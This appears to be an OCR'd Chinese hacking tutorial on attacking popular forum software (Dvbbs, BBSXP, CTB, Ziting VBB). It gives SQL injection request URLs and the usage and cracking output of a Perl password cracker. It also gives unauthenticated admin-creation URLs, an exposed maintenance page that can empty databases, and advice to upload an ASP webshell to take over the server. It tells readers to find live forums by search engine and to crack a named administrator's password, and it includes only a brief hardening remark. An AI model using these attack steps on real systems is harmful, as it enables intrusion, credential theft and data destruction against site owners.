


图22

然后接着到论坛发帖子来上传asp后门程序，接着运行上传asp后门，我们这里用了常见的海阳顶端网asp木马xpnet.asp，如图22，这是一个功能强大的ASP木马，可以浏览、上传、下载文件，运行CMD命令、执行exe程序等，接着你可以利用这个ASP木马随便挑一只你喜欢的“木马”上传并执行它，就可以远程控制这台服务器了，这里具体的就不用介绍了吧，如果遇到权限不够的情况，可以上传提升权限的小程序先提升权限。

怎么样，可怕吧，一个小小的脚本漏洞导致的不只是论坛的失陷而是整台服务器的沦陷。除了上面介绍的几个漏洞外，动网其它不少页面如myfile.asp，admin_recycle.asp，BuyPost.asp等也存在问题。动网论坛特别是动网免费版由于代码公开，分析的人也多，漏洞发现很多，你应该尽量多关注动网先锋论坛的补丁信息，及时补上最新的漏洞。其次论坛功能开放的越多，存在漏洞的机会也就越大，所以尽量关闭不必要的功能，并把一些默认的页面移除或更名，比如intall.asp，toplist.asp，admin_index.asp等页面，防止有人利用这些页面来进行攻击和入侵。

四、其它流行论坛漏洞实战

1、BBSXP论坛脚本漏洞攻击

相信大家都听过BBSXP论坛吧，它的前身就是BBS3000，如图1，它是一款我们国内比较流行的开放源码的Asp论坛程序，由WWW.BBSXP.COM开发和维护的，由于作者采用的安全防护措施过于简单，导致整个论坛多个文件存在Sql?Injection漏洞，非法用户可以很快破解任意用户口令或进行其他恶意攻击，我们利用这些漏洞可以掌握整个论坛的生杀大权，甚至可以攻占整个服务器。




图1

BBSXP在对用户输入和cookie的审查上竟然只用了类似如下的简单处理：

```
if instr(username,"'")>0 then:error("<li>非法操作"):end if
if Request.Cookies("username")="" then
error("<li>您还还未<a href=login.asp>登陆</a>社区")
```

这里仅仅限制空格，所以BBSXP的login.asp、vote.asp、usercp.asp、register.asp、favorite.asp、recycle.asp、RecoverPasswd.aspv、prison.asp、play.asp、friend.asp、faction.asp、bank.asp 、profile.asp等大量文件都存在sql injection问题，我们这里具体以register.asp页面漏洞的攻击来讲解，BBSXP3.0以前版本的register.asp页面存在严重问题，只要通过提交如下请求：

```
http://www.target.com/asp/bbsxp/bbsxp/register.asp?menu=Check&username=root<|>and(len(userpass)=6)and<|>1
```

可判断条件成功返回字符串：已经有用户使用，请另外选择一个用户名

```
http://www.target.com/asp/bbsxp/bbsxp/register.asp?menu=add&url=&username=root<|>and(len(userpass)=6)and<|>1&userpass=asd&Submit1=+%B5%C7%C2%BD+
```

可判断“设立条件成功”返回的字符串：您输入的密码错误；即返回“您输入的密码错误”则说明root用户的密码长度是6位，接着使用left()、right()可以推算出密码了，手工推测是很吃力的，我们可以根据提交一个请求后的返回值判断我们设立的条件成功与否，有黑客以此写了一个密码破解PERL程序，代码如下：

```
#!/usr/bin/perl
#Codz By PsKey<PsKey@hotmail.com> 2003/3/29
#This Script can crack BBSXP user<|>s password
... ...
```

（详见光盘）

具体的攻击步骤如下：

第一步：首先把光盘中的代码复制，然后建立一记事本粘贴上去，保存完毕后，把后缀名改成.pl，比如命名为bbsxp.pl，当然你的系统要安装perl解释器哦。

第二步：进入www.google.com搜索bbsxp论坛，随便找一个BXBBS论坛，以http://www.*****.com/bbsxp为例，如图2，注册一个用户进入论坛，然后查看“管理团队”，找到管理员的用户名，如图3，“听海观涛”、”admin”等都是管理员，我们就拿“听海观涛”这个管理员来测试，呵呵，对不起了。




图2




图3

第三步：我们用PERL解释器执行bbsxp.pl代码，键入：perl bbsxp.pl，如图4，用法如下：


```
F:\Perl\bin>perl bbsxp.pl
Usage: bbsxp.pl -h <Host> [-p <port>]
-w <way> -u <user>
    -h =hostname you want to crack
    -p =port,80 default
    -w =the path of the weak file
    -u =the user you want to crack
```

Eg：bbsxp.pl -h www.target.com -p 80 -w /bbsxp/register.asp -u root

-h参数是目标主机地址，-p参数是WEB端口，-w是漏页面的位置，-u参数则是你要破解的密码的用户名，好，我们开始测试攻击，输入：

perl bbsxp.pl -h www. *****.com -p 80 -w /bbsxp/register.asp u 听海观涛

呵呵，如图5，很快就破解管理员密码了，接着你就可以用这个帐号登陆上去管理这个BBSXP论坛了，如果要进入后台管理，可以从admin.asp页面进行登录，如图6，至于你想如何 “管理”论坛或者再继续深入就不用讲了吧。



```
Please wait...

Successful,The length of the password is 6 .

0.1.
Successful,The 1th word of the password is 1
0.1.2.3.4.5.6.7.8.9.
Successful,The 2th word of the password is 9
0.1.2.3.4.5.6.7.
Successful,The 3th word of the password is 7
0.1.2.3.4.5.6.7.8.9.
Successful,The 4th word of the password is 9
0.1.
Successful,The 5th word of the password is 1
0.1.2.3.4.5.6.7.8.9.
Successful,The 6th word of the password is 9

Successful,the full password of 听海观涛 is 197919.

F:\Perl\bin>
```

图5




图6

2、CTB论坛脚本漏洞攻击

CTB论坛是一个比较流行的免费的PHP论坛，在网上常能看到它，如图7，它也存在着严重

的漏洞，先看如下代码：




图 7

```
/admin/main.php
// 获取 get 变量
if( is_array($_GET) ) {
foreach($_GET as $k=>$v) {
if( is_array( $_GET[$k]) ) {
foreach($_GET[$k] as $k2=>$v2) {
$return[$k][$k2] = $v2;
}
} else {
$return[$k] = $v;
}
}
}
...
$mod = isset($_GET['mod']) ? $_GET
['mod'] : $_POST['mod'];
if (!file_exists($mod.".php")) {
$mod = "mainright";
}
require_once ($mod.".php");

// 初始化类变量
$ctb = new Module;
$ctb->set = $set;
$ctb->tplPath = "./templates";
$ctb->input = $return;
$ctb->sess = isset($_COOKIE
["sess_adminname"]) ? $_COOKIE : $_SESSION;
$ctb->execute();
```

这里没有任何验证，我们看看添加管理员的文件：

```
/admin/systemuser.php
class Module extends CommonClass
// 系统管理模块子类
{
function execute() {
switch($this->input['action']) {
...
case 'addSystemUser':
$this->addSystemUser();
break;
...
}
}
function addSystemUser()
{
// 输入数据简单格式化
$this->inputCheck("main.php?
mod=systemuser&action=showSystemUser");
// 执行添加操作
$this->file = "../".$this->set[dataPath].
"/users/list.php";
$systemLine = $this->select(4, $this->input
['systemUserName']);
....
```

依然没有验证，一路顺利啊！攻击方法如下：

先注册一个用户：登陆 ID： cat，用户名：hacker，密码：12345678，接着提交如下 URL：

http://www.target.com/ctb/admin/main.php?mod=systemuser&systemUserName=dog&systemUserMode=1&action=addSystemUser

现在你已经是超级管理员了，再提交如下 URL 后台登陆：

http://www. target.com/ctb/admin/main.php?mod=login

输入管理员名称：cat和管理密码：12345678就能顺利进入管理页面。

五、紫桐论坛漏洞利用攻击

紫桐论坛也是一个知名的免费提供开放源码的BBS，它由国外的代码汉化而来，网上也有不少人在用它，如图8。这个论坛也存在着严重漏洞，它攻击方法：




图8

在紫铜VBB 2.2.8版本的admin目录下有一个文件，叫做templates.php。这个文件没有不经过任何密码保护，任何人都可以直接在IE中通过：

http://www.target.com/admin/templates.php

调用它，这个页面可以一步步地（step1—step7）在获得数据库的用户名密码等信息，可以修改论坛的各种设置，如图9，甚至可以添加一个用户为管理员："Please fill in the form below to set yourself up as an administrator..."，如图10，只要填入用户名和密码及EMAIL就行。

我们分析一下templates.php文件的代码：

```
echo "<p><a href=\"templates.php?step=".($step+1)."\">continue --></a></p>";
```

```
echo "<p><a href=\"templates.php?step=".($step+1)."&reset=1\">continue2 --></a></p>";
```




图8




图9

多出来了一个continue2。点击上面的continue什么都不会发生，然后下一步就可以把自己设置成为论坛的管理员。如果点击continue2，这个论坛所有的数据表都要被清空。

这个文件的初始目的应该是帮助管理员修复VBB数据库并重建管理员账户的。

接下来，还可以进行第三步（step3）和第四步（step4）……

step 3 有 2 个链接：

```
echo "<p><a href=\"templates.php?step=".($step+1)."\">continue --></a></p>";
```

```
echo "<p><a href=\"templates.php?step=".($step+1)."&reset=1\">continue2 --></a></p>";
```

点击 continue 后什么都不会发生。而 step 4 注释如下：

```
/*
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
STEP 4
------
+ reset db
+ set up tables
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
*/
! ! ! ! + set up tables! ! ! !
```

